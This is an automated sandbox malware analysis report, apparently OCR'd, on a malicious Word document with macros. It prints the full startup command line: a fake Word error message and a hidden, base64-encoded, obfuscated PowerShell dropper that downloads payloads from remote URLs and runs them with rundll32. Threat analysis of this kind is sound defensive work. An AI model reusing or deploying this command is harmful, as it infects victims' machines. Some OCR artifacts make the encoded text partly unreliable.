



ID: 347028
Sample Name:
v22Pc0qA.doc.part
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 23:17:26
Date: 01/02/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report v22Pc0qA.doc.part 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 7
Yara Overview 7
Memory Dumps 7
Sigma Overview 7
System Summary: 7
Signature Overview 7
AV Detection: 7
Compliance: 7
Networking: 8
System Summary: 8
Data Obfuscation: 8
Persistence and Installation Behavior: 8
HIPS / PFW / Operating System Protection Evasion: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
Contacted IPs 17
Public 17
General Information 17
Simulations 18
Behavior and APIs 18
Joe Sandbox View / Context 18
IPs 18
Domains 19
ASN 19
JA3 Fingerprints 21
Dropped Files 21
Created / dropped Files 21
Static File Info 25
General 25
File Icon 26
Static OLE Info 26
General 26
OLE File "v22Pc0qA.doc.doc" 26
Indicators 26
Summary 26
Document Summary 26

Copyright null 2021

Streams with VBA 26
VBA File Name: UserForm1, Stream Size: -1 27
General 27
VBA Code Keywords 27
VBA Code 27
VBA File Name: UserForm2, Stream Size: -1 27
General 27
VBA Code Keywords 27
VBA Code 27
VBA File Name: UserForm3, Stream Size: -1 27
General 27
VBA Code Keywords 27
VBA Code 28
VBA File Name: UserForm4, Stream Size: -1 28
General 28
VBA Code Keywords 28
VBA Code 28
VBA File Name: UserForm5, Stream Size: -1 28
General 28
VBA Code Keywords 28
VBA Code 28
VBA File Name: Dk5att0cu_9jsb, Stream Size: 1114 29
General 29
VBA Code Keywords 29
VBA Code 29
VBA File Name: Lxvinhyq0hu0i, Stream Size: 16887 29
General 29
VBA Code Keywords 29
VBA Code 33
VBA File Name: UserForm1, Stream Size: 1160 33
General 33
VBA Code Keywords 33
VBA Code 33
VBA File Name: UserForm2, Stream Size: 1155 33
General 33
VBA Code Keywords 34
VBA Code 34
VBA File Name: UserForm3, Stream Size: 1159 34
General 34
VBA Code Keywords 34
VBA Code 34
VBA File Name: UserForm4, Stream Size: 1160 34
General 34
VBA Code Keywords 34
VBA Code 35
VBA File Name: UserForm5, Stream Size: 1160 35
General 35
VBA Code Keywords 35
VBA Code 35
VBA File Name: Vhr7vb1s1hgs, Stream Size: 681 35
General 35
VBA Code Keywords 35
VBA Code 36
Streams 36
Stream Path: \x1CompObj, File Type: data, Stream Size: 114 36
General 36
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 36
General 36
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 496 36
General 36
Stream Path: 1Table, File Type: data, Stream Size: 7231 36
General 36
Stream Path: Data, File Type: data, Stream Size: 99195 37
General 37
Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 894 37
General 37
Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 278 37
General 37
Stream Path: Macros/UserForm1/\x1CompObj, File Type: data, Stream Size: 97 37
General 37
Stream Path: Macros/UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 37
General 38
Stream Path: Macros/UserForm1/f, File Type: data, Stream Size: 38 38
General 38
Stream Path: Macros/UserForm1/o, File Type: empty, Stream Size: 0 38
General 38
Stream Path: Macros/UserForm2/\x1CompObj, File Type: data, Stream Size: 97 38
General 38
Stream Path: Macros/UserForm2/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 38
General 38
Stream Path: Macros/UserForm2/f, File Type: data, Stream Size: 38 39
General 39
Stream Path: Macros/UserForm2/o, File Type: empty, Stream Size: 0 39
General 39
Stream Path: Macros/UserForm3/\x1CompObj, File Type: data, Stream Size: 97 39
General 39
Stream Path: Macros/UserForm3/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 39
General 39

Copyright null 2021

Stream Path: Macros/UserForm3/f, File Type: data, Stream Size: 38 39
General 39
Stream Path: Macros/UserForm3/o, File Type: empty, Stream Size: 0 39
General 40
Stream Path: Macros/UserForm4/\x1CompObj, File Type: data, Stream Size: 97 40
General 40
Stream Path: Macros/UserForm4/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 40
General 40
Stream Path: Macros/UserForm4/f, File Type: data, Stream Size: 38 40
General 40
Stream Path: Macros/UserForm4/o, File Type: empty, Stream Size: 0 40
General 40
Stream Path: Macros/UserForm5/\x1CompObj, File Type: data, Stream Size: 97 40
General 40
Stream Path: Macros/UserForm5/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 41
General 41
Stream Path: Macros/UserForm5/f, File Type: data, Stream Size: 38 41
General 41
Stream Path: Macros/UserForm5/o, File Type: empty, Stream Size: 0 41
General 41
Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5949 41
General 41
Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 1039 41
General 42
Stream Path: WordDocument, File Type: data, Stream Size: 43108 42
General 42
Network Behavior 42
Snort IDS Alerts 42
Network Port Distribution 42
TCP Packets 42
UDP Packets 44
DNS Queries 45
DNS Answers 45
HTTP Request Dependency Graph 45
HTTP Packets 45
HTTPS Packets 46
Code Manipulations 46
Statistics 47
Behavior 47
System Behavior 47
Analysis Process: WINWORD.EXE PID: 2436 Parent PID: 584 47
General 47
File Activities 47
File Created 47
File Deleted 48
File Written 48
Registry Activities 56
Key Created 57
Key Value Created 57
Key Value Modified 59
Analysis Process: cmd.exe PID: 2296 Parent PID: 1220 61
General 61
Analysis Process: msg.exe PID: 1320 Parent PID: 2296 63
General 63
Analysis Process: powershell.exe PID: 1100 Parent PID: 2296 63
General 63
File Activities 65
File Created 65
File Deleted 65
File Read 65
Registry Activities 66
Disassembly 66
Code Analysis 66


Analysis Report v22Pc0qA.doc.part

Overview


General Information

Sample Name:	v22Pc0qA.doc.part (renamed file extension from part to doc)
Analysis ID:	347028
MD5:	7a7d325948481b..
SHA1:	0529727ffad8388..
SHA256:	47e4926bc53fb13.

Most interesting Screenshot:



Detection




Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Creates processes via WMI
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Potential dropper URLs found in pow…
- PowerShell case anomaly found
- Sigma detected: Suspicious Encode…
- Suspicious powershell command line…
- Very long command line found
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mo…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2436 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2296 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & POwersheLL -w hidden -ENCOD IAAk

AEMAcgBBACAAPQAgAFsAVAB5AFAARQBdACgAIgB7ADMAfQB7ADEAfQB7ADAAfQB7ADIAfQAiACAALQBGACAAJwBlAG0ALgBJAE8ALgAnACwAJwBTAHQAJwAs
ACcAZABpAHIAZQBDAHQATwByAHkAJwAsACcAcwBZACcAKQAgADsAIABTAFYAIAAgACgAIgA1AGgAdgAiACsAIgAxAHoAIgApACAAIAAoAFsAVAB5AFAARQBdACgAIgB7AD
EAfQB7ADIAfQB7ADQAfQB7ADMAfQB7ADAAfQAiAC0AZgAnAG4AQQBHAGUAUgAnACwAJwBzAFkAcwB0AEUAJwAsACcATQAuAE4AZQB0AC4AUwBlAFIAVgBpAGMAJwAsACcA
QQAnACwAJwBlAHAATwBpAE4AVABtACcAKQAgACAAKQAgADsAIAAkAEEAdgBuAG4AMAB1AGYAPQAoACgAJwBUAHkANwBuACcAKwAnADAAJwApACsAJwBzAGMA
JwApADsAJABlADIAcQA2AHEAcAB6AD0AJABVAG0AYwByAHUAZwAxACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABZAHYAawA2AGgAYwBwADsA
JABOADYANgA3AGMAbABsAD0AKAAnAFAAJwArACgAJwA0AG0AJwArACcAcwAnACkAKwAoACcAdgAnACsAJwByAHMAJwApACkAOwAgACAAKAAgACAARwBlAFQA
LQBWAGEAUgBJAGEAQgBMAEUAIAAgACgAIgBDACIAKwAiAHIAYQAiACkAIAAgACkALgBWAGEATABVAEUAOgA6ACIAYwBSAGAAZQBgAEEAdABlAGQASQByAGAA
RQBjAHQAbwByAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB7ADAAfQBGACcAKwAoACcAMgBuACcAKwAnAGUAZgBxACcAKQArACcANgB7ADAAfQBQACcA
KwAoACcAcgBzACcAKwAnADIAbgBkACcAKQArACcAaAB7ADAAfQAnACkALQBGACAAWwBDAEgAYQBSAF0AOQAyACkAKQA7ACQASwAwADAAYQBhADIAYwA9ACgA
JwBXAGgAJwArACgAJwBwACcAKwAnAG8AagAnACkAKwAnAGwAbwAnACkAOwAgACAAKAAgAGcAZQBUAC0AVgBBAHIAaQBBAEIAbABlACAAKAAiADUASABWACIA

KwAiADEAegAiACkAIAApAC4AVgBhAEwAVQBFADoAOgAiAHMARQBjAFUAUgBJAHQAeQBwAFIAYABPAFQAbwBDAGAATwBMACIAIAA9ACAAKAAnAFQAJwArACgA
JwBsACcAKwAnAHMAMQAyACcAKQApADsAJABGAHoANQBkAHkAZwBzAD0AKAAnAEIAJwArACgAJwBwACcAKwAnADgAMgA1AGkAJwArACcAdgAnACkAKQA7ACQA
UQA0AGEAOABsADEANQAgAD0AIAAoACgAJwBDAGgAJwArACcAcAbpAGUAJwArACcAbwAnACkAKwAnAGcAJwApADsAJABVAGEAYgA2ADgAOABvAD0AKAAnAEsA
JwArACcAeQAnACsAKAAnAGoAOAB4ACcAKwAnAG8AcQAnACkAKQA7ACQATAByADAAdwA1AGwAYQA9ACgAJwBQACcAKwAoACcAOQAnACsAJwBsAGMANwBmACcA
KQArACcAdQAnACkAOwAkAFoAcgB3AGoAaAA5AGsAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAJwArACcAfQBGADIAbgAnACsAJwBlAGYAJwArACcAcQA2AHsAMAB9AFAAcg
BzADIAJwArACcAbgBkAGgAewAwAH0AJwApAC0AZgBbAEMASABhAFIAXQA5ADIAKQArACQAUQA0AGEAOABsADEANQArACgAJwAuAGQAJwArACcAbABsACcAKQ
A7ACQATgBiAG0AeABmAHgAdgA9ACgAKAAnAEEAdwAnACsAJwBuACcAKQArACgAJwBnACcAKwAnADAAegA2ACcAKQApADsAJABWADAAXwByAGkAMABuAD0ATg
BlAHcAYAAtAG8AQgBgAGoARQBjAFQAIABuAGUAVAAuAHcAZQBiAEMATABJAGUATgB0ADsAJABOAGsAcQBfAGcAMABxAD0AKAAoACcAaAAnACsAKAAoACcAdA
B0AHAAOgAnACsAJwBKACkAKAAzAHMAJwApACkAKwAoACgAJwAyACcAKwAnACkAKAAnACkAKQArACgAKAAnAEoAJwArACcAKQAoADMAcwAyACcAKwAnACkAKA
BhAHIAcQAnACkAKQArACcAdQBpACcAKwAoACcAdgAnACsAJwBvAHAAbwBwAC4AYwAnACkAKwAoACcAbwAnACsAJwBtACcAKwAnAC4AYgByAEoAJwApACsAKA
AoACcAKQAnACsAJwAoADMAcwAnACkAKQArACgAKAAnADIAKQAnACkAKQArACgAKAAnACgAaQAnACkAKQArACcAbgAnACsAKAAnAGQAZQB4AF8AaAB0AG0AXw
AnACsAJwBmACcAKwAnAGkAbAAnACsAJwBlAHMASgAnACkAKwAoACgAJwApACcAKwAnACgAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApACcAKQApACsAKA
AoACcAKABLAHgAJwArACcAaABKACcAKQApACsAKAAoACcAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzADIAKQAoAEAaAB0ACcAKwAnAHQAJwArACcAcA
AnACkAKQArACgAKAAnAHMAOgBKACcAKwAnACkAKAAzAHMAMgAnACkAKQArACgAKAAnACkAKABKACcAKwAnACkAJwApACkAKwAnACgAJwArACcAMwBzACcAKw
AoACgAJwAyACkAJwApACkAKwAoACgAJwAoAGMAYQBpAHIAbwBjACcAKwAnAGEAJwArACcAZAAnACkAKQArACcALgBjACcAKwAoACgAJwBvAG0AJwArACcASgApACgAJwAr
ACcAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApACgAYwAnACkAKQArACgAJwBnAGkAJwArACcALQAnACsAJwBiAGkAbgBKACcAKQArACgAKAAnACkAKAAz
AHMAMgApACgAJwArACcAMQBQACcAKwAnAEIAJwArACcAQgAnACkAKQArACgAKAAnAEoAKQAoADMAcwAyACkAJwArACcAKAAnACkAKQArACcAQAAnACsAKAAn
AGgAJwArACcAdAB0ACcAKQArACcAcAAnACsAJwBzACcAKwAoACgAJwA6AEoAKQAoADMAcwAyACcAKwAnACkAKABKACcAKwAnACkAKAAzACcAKQApACsAJwBz
ACcAKwAoACgAJwAyACkAKAAnACsAJwB3ACcAKQApACsAKAAnAHcAdwAuACcAKwAnAGkAJwArACcAcwBhAHQAZQBjAGgAbgBvACcAKQArACcAbAAnACsAKAAnAG8AJwArAC
cAZwB5AC4AJwApACsAKAAoACcAYwBvAG0ASgAnACsAJwApACgAMwBzACcAKwAnADIAKQAnACsAJwAoAHQAJwArACcAcgBhAGkAbgBpAG4AZwAnACsAJwBKAC
kAKAAnACsAJwAzACcAKQApACsAJwBzADIAJwArACgAKAAnACkAJwArACcAKABiAEoAJwArACcAKQAoACcAKQApACsAKAAoACcAMwBzADIAJwArACcAKQAnACkAKQArACgA
KAAnACgAQABoAHQAJwArACcAdAAnACkAKQArACcAcAAnACsAJwA6ACcAKwAoACgAJwBKACkAJwApACkAKwAnACgAJwArACcAMwAnACsAKAAoACcAcwAyACcA
KwAnACkAKAAnACkAKQArACgAKAAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAKwAnACkAJwArACgAKAAnACgAaABvACcAKwAnACkA
KwAnACkAKAAnACkAKQArACgAKAAnACkAJwArACcAKwAnACkAJwArACcAKAAnACsAJwBKACkAJwArACcAKAAzAHMAMgApACcA
KwAnACgAbwB3ACcAKwAnAG4AaQB0AGMAbwAnACkAKQArACgAJwBuAHMAJwArACcAaQAnACsAJwBnAG4AbQBlAG4AdAAuAGMAbwBtACcAKQArACgAKAAnAEoA
KQAoACcAKwAnADMAcwAnACkAKQAoACcAKQApACsAKAAnAGYAaQAnACsAJwBsACcAKwAnAGUAcwBKACcAKQArACgAKAAnACkA
JwArACcAKAAzACcAKQApACsAJwBzACcAKwAoACgAJwAyACkAKAAnACsAJwBiAEoAJwApACkAKwAnACkAJwArACgAKAAnACgAMwBzADIAKQAnACsAJwAoACcAKQAoACcAKQApACsAKA
AnAEAAaAB0AHQAJwArACcAcAAnACkAKQArACgAKAAnADoAJwArACcASgAnACsAJwApACgAMwBzADIAKQAoAEoAKQAoADMAJwArACcAcwAyACkAJwApACkAKwAoACgAJwAo
AGIAJwArACcAMgAnACkAKQArACgAJwBiACcAKwAnAGMAbwBtAC4AYwAnACsAJwBvACcAKwAnAG0ALgBiACcAKQArACcAcgAnACsAKAAoACcASgAnACsAJwApACgAMwBzAD
IAJwApACkAKwAoACgAJwApACgAJwArACcAcwBpACcAKQApACsAKAAoACcAdABlAEoAKQAnACsAJwAoADMAJwArACcAcwAnACsAJwAyACkAKAAwAEgASgAnACkAKQArACgA
KAAnACkAKAAnACkAKQArACgAKAAnADMAcwAyACkAKABAACcAKwAnAGgAJwApACkAKwAoACgAJwB0AHQAcAA6AEoAKQAnACsAJwAoACcAKwAnADMAcwAyACcA

KQApACsAKAAoACcAKQAoACcAKwAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAKwAoACgAJwApACcAKwAnACgAdAAnACsAJwByAGEA
bgBzACcAKwAnAGYAZQAnACkAKQArACgAJwByAHMAdQAnACsAJwB2AGEAJwApACsAKAAoACcAbgAnACsAJwAuAGMAbwBtACcAKwAnAEoAKQAnACkAKQArACgA
KAAnACgAMwBzACcAKwAnADIAKQAoAHcAcAAtAGEAJwArACcAZAAnACsAJwBtACcAKQApACsAJwBpACcAKwAoACgAJwBuACcAKwAnAEoAKQAoADMAcwAyACcA
KwAnACkAKABPACcAKwAnAFYAbAAnACkAKQArACcASgAnACsAKAAoACcAKQAoACcAKQApACsAKAAoACcAMwBzADIAJwArACcAKQAoACcAKQApACsAJwBAACcA
KwAnAGgAdAAnACsAKAAnAHQAJwArACcAcABzADoAJwApACsAKAAoACcASgAnACsAJwApACcAKwAnACgAMwBzADIAKQAoAEoAJwApACkAKwAoACgAJwApACgA
JwArACcAMwBzACcAKQApACsAJwAyACcAKwAoACgAJwApACcAKwAnACgAcABoAHkAcwAnACkAKQArACcAaQAnACsAKAAoACcAbwAtACcAKwAnAHMAdgBkAGgALgAnACsAJw
BjAGgASgApACgAMwAnACkAKQArACgAKAAnAHMAMgAnACsAJwApACcAKQApACsAKAAoACcAKAAnACsAJwB3AHAALQBhAGQAJwApACkAKwAoACgAJwBtAGkAbg
BKACkAKAAnACsAJwAzACcAKwAnAHMAJwArACcAMgApACgAawAnACsAJwBLAEoAKQAoADMAJwApACkAKwAnAHMAJwArACgAKAAnADIAKQAnACkAKQArACcAKA
AnACkAKQAuACIAcgBlAFAAbABgAEEAYwBFACIAKAAoACgAJwBKACcAKwAoACgAJwApACgAJwArACcAMwAnACkAKQArACgAKAAnAHMAMgApACcAKwAnACgAJw
ApACkAKQApACwAKABbAGEAcgByAGEAeQBdACgAJwAvACcAKQAsACgAJwBoAHcAJwArACcAZQAnACkAKQBbADAAXQApAC4AIgBTAGAAAUABMAEkAVAAiACgAJA
BUAGcAMwB5AHAAdgAwACAAKwAgACQASAAyAHEANgBxAHAAegAgACsAIAAkAEEAcABqADAAdwBtAG8AKQA7ACQAQwBxAG8AdwBiADQAZAA9ACgAKAAnAFgANg
AnACsAJwB1AGgAJwApACsAKAAnADAANQAnACsAJwB5ACcAKQApADsAZgBvAHIAZQBhAGMAaAAgACgAJABIAHcAcQBmAGUAbwBuACAAaQBuACAAJABOAGsAcQ
BfAGcAMABxACAAfAAgAFMATwBgAFIAYABUAC0AbwBiAGAASgBFAEMAdAAgAHsARwBlAGAAVAAtAFIAYQBgAE4ARABvAG0AfQApAHsAdAByAHkAewAkAFYAMABfAHIAaQAw
AG4ALgAiAGQAbwB3AGAATgBsAE8AYABBAEQAYABGAGkATABlACIAKAAkAEgAdwBxAGYAZQBvAG4ALAAgACQAWgByAHcAagBoADkAawApADsAJABDAHcAawAx
AG8AOABvAD0AKAAoACcAQgAnACsAJwA2AHgAMgBvACcAKQArACcAdwB0ACcAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAdAAnACsAJwBlACcAKwAn
AG0AJwApACAAJABaAHIAdwBqAGgAOQBrACkALgAiAEwAZQBuAGcAYABUAGgAIgAgAC0AZwBlACAANAA0ADAANwA3ACkAIAB7ACYAKAAnAHIAdQAnACsAJwBu
ACcAKwAnAGQAbABsADMAMgAnACkAIAAkAFoAcgB3AGoAaAA5AGsALAAnACMAMQAnAC4AIgBUAGAAbwBzAHQAYABSAGkAbgBHACIAKAApADsAJABDAGMAcwBr
AGkAeAAwAD0AKAAnAFkAJwArACcAMwB2ACcAKwAoACcAYQAyAHQAJwArACcAZwAnACkAKQA7AGIAcgBlAGEAawA7ACQASQA3AGEAYgB6ADYAZwA9ACgAJwBM
ACcAKwAoACcAdQBoACcAKwAnAGYAbgBxAGsAJwApACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFcAXwA2ADIAZgB5ADYAPQAoACcASQAnACsAJwB4AHEAJwAr
ACgAJwBmACcAKwAnADQAOQBsACcAKQApAA== MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 1320 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 1100 cmdline: POwersheLL -w hidden -ENCOD IAAkAEMAcgBBACAAPQAgAFsAVAB5AFAARQBdACgAIgB7ADMAfQB7ADEAfQB7ADAA

  fQB7ADIAfQAiACAALQBGACAAJwBlAG0ALgBJAE8ALgAnACwAJwBTAHQAJwAsACcAZABpAHIAZQBDAHQATwByAHkAJwAsACcAcwBZACcAKQAgADsAIABTAFYA
  IAAgACgAIgA1AGgAdgAiACsAIgAxAHoAIgApACAAIAAoAFsAVAB5AFAARQBdACgAIgB7ADEAfQB7ADIAfQB7ADQAfQB7ADMAfQB7ADAAfQAiAC0AZgAnAG4AQQBHAGUAUg
  AnACwAJwBzAFkAcwB0AEUAJwAsACcATQAuAE4AZQB0AC4AUwBlAFIAVgBpAGMAJwAsACcAQQAnACwAJwBlAHAATwBpAE4AVABtACcAKQAgACAAKQAgADsAIA
  AkAEEAdgBuAG4AMAB1AGYAPQAoACgAJwBUAHkANwBuACcAKwAnADAAJwApACsAJwBzAGMAJwApADsAJABIADIACQA2AHEAcAB6AD0AJABVAG0AYwByAHUAZw
  AxACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABZAHYAawA2AGgAYwBwADsAJABOADYANgA3AGMAbABsADAKAAnAFAAJwArACgAJwA0AG0AJw
  ArACcAcwAnACkAKwAoACcAdgAnACsAJwByAHMAJwApACkAOwAgACAAKAAgACAARwBlAFQALQBWAGEAUgBJAGEAQgBMAEUAIAAgACgAIgBDACIAKwAiAHIAYQ
  AiACkAIAAgACkALgBWAGEATABVAEUAOgA6ACIAYwBSAGAAZQBgAEEAdABlAGQASQByAGAARQBjAHQAbwByAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJw
  B7ADAAfQBGACcAKwAoACcAMgBuACcAKwAnAGUAZgBxACcAKQArACcANgB7ADAAfQBQACcAKwAoACcAcgBzACcAKwAnADIAbgBkACcAKQArACcAaAB7ADAAfQ
  AnACkALQBGACAAWwBDAEgAYQBSAF0AOQAyACkAKQA7ACQASwAwADAAYQBhADIAYwA9ACgAJwBXAGgAJwArACgAJwBwACcAKwAnAG8AagAnACkAKwAnAGwAbw
  AnACkAOwAgACAAKAAgAGcAZQBUAC0AVgBBAHIAaQBBAEIAbABlACAAKAAiADUASABWACIAKwAiADEAegAiACkAIAApAC4AVgBhAEwAVQBFADoAOgAiAHMARQ
  BjAFUAUgBJAHQAeQBwAFIAYABPAFQAbwBDAGAATwBMACIAIAA9ACAAKAAnAFQAJwArACgAJwBsACcAKwAnAHMAMQAyACcAKQApADsAJABGAHoANQBkAHkAZw
  BzAD0AKAAnAEIAJwArACgAJwBwACcAKwAnADgAMgA1AGkAJwArACcAdgAnACkAKQA7ACQAUQA0AGEAOABsADEANQAgAD0AIAAoACgAJwBDAGgAJwArACcAcA
  BpAGUAJwArACcAbwAnACkAKwAnAGcAJwApADsAJABVAGEAYgA2ADgAOABvAD0AKAAnAEsAJwArACcAeQAnACsAKAAnAGoAOAB4ACcAKwAnAG8AcQAnACkAKQ
  A7ACQATAByADAAdwA1AGwAYQA9ACgAJwBQACcAKwAoACcAOQAnACsAJwBsAGMANwBmACcAKQArACcAdQAnACkAOwAkAFoAcgB3AGoAaAA5AGsAPQAkAEgATw
  BNAEUAKwAoACgAJwB7ADAAJwArACcAfQBGADIAbgAnACsAJwBlAGYAJwArACcAcQA2AHsAMAB9AFAAcgBzADIAJwArACcAbgBkAGgAewAwAH0AJwApAC0AZg
  BbAEMASABhAFIAXQA5ADIAKQArACQAUQA0AGEAOABsADEANQArACgAJwAuAGQAJwArACcAbABsACcAKQA7ACQATgBiAG0AeABmAHgAdgA9ACgAKAAnAEEAdw
  AnACsAJwBuACcAKQArACgAJwBnACcAKwAnADAAegA2ACcAKQApADsAJABWADAAXwByAGkAMABuAD0ATgBlAHcAYAAtAG8AQgBgAGoARQBjAFQAIABuAGUAVA
  AuAHcAZQBiAEMATABJAGUATgB0ADsAJABOAGsAcQBfAGcAMABxAD0AKAAoACcAaAAnACsAKAAoACcAdAB0AHAAOgAnACsAJwBKACkAKAAzAHMAJwApACkAKw
  AoACgAJwAyACcAKwAnACkAKAAnACkAKQArACgAKAAnAEoAJwArACcAKQAoADMAcwAyACcAKwAnACkAKABhAHIAcQAnACkAKQArACgAJwBQBpACcAKwAoACcAdg
  AnACsAJwBvAHAAbwBwAC4AYwAnACkAKwAoACcAbwAnACsAJwBtACcAKwAnAC4AYgByAEoAJwApACsAKAAoACcAKQAnACsAJwAoADMAcwAnACkAKQArACgAKA
  AnADIAKQAnACkAKQArACgAKAAnACgAaQAnACkAKQArACcAbgAnACsAKAAnAGQAZQB4AF8AaAB0AG0AXwAnACsAJwBmACcAKwAnAGkAbAAnACsAJwBlAHMASg
  AnACkAKwAoACgAJwApACcAKwAnACgAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApACcAKQApACsAKAAoACcAKABLAHgAJwArACcAaABKACcAKQApACsAKA
  AoACcAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzADIAKQAoAEAAaAB0ACcAKwAnAHQAJwArACcAcAAnACkAKQArACgAKAAnAHMAOgBKACcAKwAnACkAKA
  AzAHMAMgAnACkAKQArACgAKAAnACkAKABKACcAKwAnACkAJwApACkAKwAnACgAJwArACcAMwBzACcAKwAoACgAJwAyACkAJwApACkAKwAoACgAJwAoACgAMAYQ
  BpAHIAbwBjACcAKwAnAGEAJwArACcAZAAnACkAKQArACcALgBjACcAKwAoACgAJwBvAG0AJwArACcASgApACgAJwArACcAMwAnACkAKQArACgAKAAnAHMAJw
  ArACcAMgApACgAYwAnACkAKQArACgAJwBnAGkAJwArACcALQAnACsAJwBiAGkAbgBKACcAKQArACgAKAAnACkAKAAzAHMAMgApACgAJwArACcAMQBQACcAKw
  AnAEIAJwArACcAQgAnACkAKQArACgAKAAnAEoAKQAoADMAcwAyACkAJwArACcAKAAnACkAKQArACcAQgAnACsAKAAnAGgAJwArACcAdAB0ACcAKQArACcAcA
  AnACsAJwBzACcAKwAoACgAJwA6AEoAKQAoADMAcwAyACcAKwAnACkAKABKACcAKwAnACkAKAAzACcAKQApACsAJwBzACcAKwAoACgAJwAyACkAJwApACkAKw
  B3ACcAKQApACsAKAAnAHcAdwAuACcAKwAnAGkAJwArACcAcwBhAHQAZQBjAGgAbgBvACcAKQArACcAKwAnAG8AJwArACcAZwB5AC4AJwApACsAKA
  AoACcAYwBvAG0ASgAnACsAJwApACgAMwBzACcAKwAnADIAKQAnACsAJwAoAHQAJwArACcAcgBhAGkAbgBpAG4AZwAnACsAJwBKACkAKAAnACsAJwAzACcAKQ
  ApACsAJwBzADIAJwArACgAKAAnACkAJwArACcAKABiAEoAJwArACcAKQAoACcAKQApACsAKAAoACcAMwBzADIAJwArACcAKQAnACkAKQArACgAKAAnACgAQA
  BoAHQAJwArACcAdAAnACkAKQArACcAcAAnACsAJwA6ACcAKwAoACgAJwBKACkAJwApACkAKwAnACgAJwArACcAMwAnACsAKAAoACcAcwAyACcAKwAnACkAKA
  AnACkAKQArACgAKAAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAKwAnACkAJwArACgAKAAnACgAaABvACcAKwAnAHQAZQAnACkAKQ
  ArACgAJwBsACcAKwAnAHMAaABpAHYAJwApACsAKAAnAGEAJwArACcAbgBzAGgAJwApACsAKAAoACcALgBjACcAKwAnAG8AbQBKACkAKAAnACkAKQArACcAMw
  BzACcAKwAoACgAJwAyACkAKABVAHMAJwArACcAZQByAEYAJwArACcAaQAnACkAKQArACgAJwBsACcAKwAnAGUAcwAnACkAKwAnAEoAJwArACgAKAAnACkAKA
  AnACkAKQArACgAJwAzACcAKwAnAHMAMgAnACkAKwAoACgAJwApACgAJwArACcAOABKACkAJwArACcAKAAzAHMAMgApACcAKQApACsAKAAoACcAKQApACsAJw
  BAAGgAJwApACkAKwAoACgAJwB0AHQAcAA6AEoAKQAoADMAcwAyACcAKwAnACkAJwArACcAKAAnACsAJwBKACkAJwArACcAKAAzAHMAMgApACcAKwAnACgAbw
  B3ACcAKwAnAG4AaQB0AGMAbwAnACkAKQArACgAJwBuAHMAJwArACcAaQAnACsAJwBsACcAKwAnAGUAcwBKACcAKQArACgAKAAnAEoAKQAoACcAKw
  AnADMAcwAnACkAKQArACgAKAAnADIAJwArACcAKQAoACcAKQApACsAKAAnAGYAaQAnACsAJwBsACcAKwAnAGUAcwBKACcAKQArACgAKAAnACkAJwArACcAKA
  AzACcAKQApACsAJwBzACcAKwAoACgAJwAyACkAKAAnACsAJwBiAEoAJwApACkAKwAnACkAJwArACgAKAAnACgAMwBzADIAKQAnACsAJwAoACcAKQApACsAKA
  AnAEAAaAB0AHQAJwArACcAcABzACcAKQArACgAKAAnADoAJwArACcASgAnACsAJwApACgAMwBzADIAKQAoAEoAKQAoADMAJwArACcAcwAyACkAJwApACkAKw
